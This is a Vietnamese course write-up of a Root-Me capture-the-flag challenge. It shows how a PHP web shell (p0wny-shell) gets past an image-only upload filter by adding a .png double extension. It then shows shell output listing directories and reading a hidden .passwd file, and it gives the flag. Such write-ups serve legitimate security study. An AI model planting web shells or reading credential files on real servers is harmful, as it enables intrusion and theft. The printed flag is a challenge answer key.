BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN


Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*


Challenge 6: File upload - Double extensions (level easy)

Link challenge: https://www.root-me.org/en/Challenges/Web-Server/File-upload-Double-extensions

- Thử thách cho ta biết ta cần tìm cách upload file PHP lên server và đọc file passwd để tìm password ở thư mục root




- Truy cập vào challenge ta tìm được trang web như bên dưới




- Trang web gồm 6 tab là emotes, apps, upload, devices, categories, action. Ở đây ta chỉ cần chú ý đến tab upload vì ở đây ta có thể upload file PHP của mình

- Click vào upload



- Kết quả cho ta thấy ta chỉ có thể upload file ảnh có đuôi là .gif, .jpeg, và .png.
- Tra google và ta tìm được shell PHP là PonyShell (p0wny-shell/shell.php). Ta cần thêm vào đuôi .png cho file này để có thể bypass được bộ lọc



- Tiến hành upload file này lên


- Click vào file vừa upload ta đã chiếm được shellcode thành công

```
p0wny@shell:…/upload/82f6826c6c6d44c7d905a27c7af94737# ls ../../ -la
total 40
drwxr-s---  8 web-serveur-ch20 www-data  4096 Dec 12 11:35 .
drwxr-s---  4 web-serveur-ch20 www-data  4096 Dec 12 14:26 ..
drwxr-s---  2 web-serveur-ch20 www-data  4096 Dec 10 21:45 actions
drwxr-s---  2 web-serveur-ch20 www-data  4096 Dec 10 21:45 apps
drwxr-s---  2 web-serveur-ch20 www-data  4096 Dec 10 21:45 categories
drwxr-s---  2 web-serveur-ch20 www-data  4096 Dec 10 21:45 devices
drwxr-s---  2 web-serveur-ch20 www-data  4096 Dec 10 21:45 emotes
drwxr-s--- 28 web-serveur-ch20 www-data 12288 Apr 20 13:27 upload

p0wny@shell:…/upload/82f6826c6c6d44c7d905a27c7af94737# ls ../../../ -la
total 64
drwxr-s---  4 web-serveur-ch20 www-data   4096 Dec 12 14:26 .
drwxr-s--x 78 challenge        www-data   4096 Dec 10 21:53 ..
-r-x------  1 root             root        666 Dec 10 21:45 ._init
-r--------  1 challenge        challenge   274 Dec 10 21:45 ._nginx.http-level.inc
-r--------  1 challenge        challenge   904 Dec 10 21:45 ._nginx.server-level.inc
-r--------  1 root             www-data  12306 Dec 18 15:41 ._perms
-r--------  1 challenge        challenge   645 Dec 10 21:45 ._php-fpm.pool.inc
-rw-r-----  1 root             www-data     44 Dec 10 21:45 .git
-rw-r-----  1 root             www-data    181 Dec 12 14:27 .gitignore
-r--------  1 web-serveur-ch20 www-data     26 Dec 10 21:45 .passwd
drwxr-s---  8 web-serveur-ch20 www-data   4096 Dec 12 11:35 galerie
-r--r-----  1 web-serveur-ch20 www-data   3974 Dec 10 21:45 index.php
drwxrwsrwx  2 web-serveur-ch20 www-data   4096 Apr 20 13:31 tmp

p0wny@shell:…/upload/82f6826c6c6d44c7d905a27c7af94737# cat ../../../.passwd
Gg9LRz-hWSxqqUKd77-_q-6G8
```

- Sử dụng ls -la để tìm tất cả các file, kể cả file ẩn. Ta tìm được file. passwd. Đọc file này và ta thu được password thành công.
- Password tìm được là **Gg9LRz-hWSxqqUKd77-_q-6G8**
- Nộp password vừa tìm được ta vượt qua thử thách thành công



FLAG: Gg9LRz-hWSxqqUKd77-_q-6G8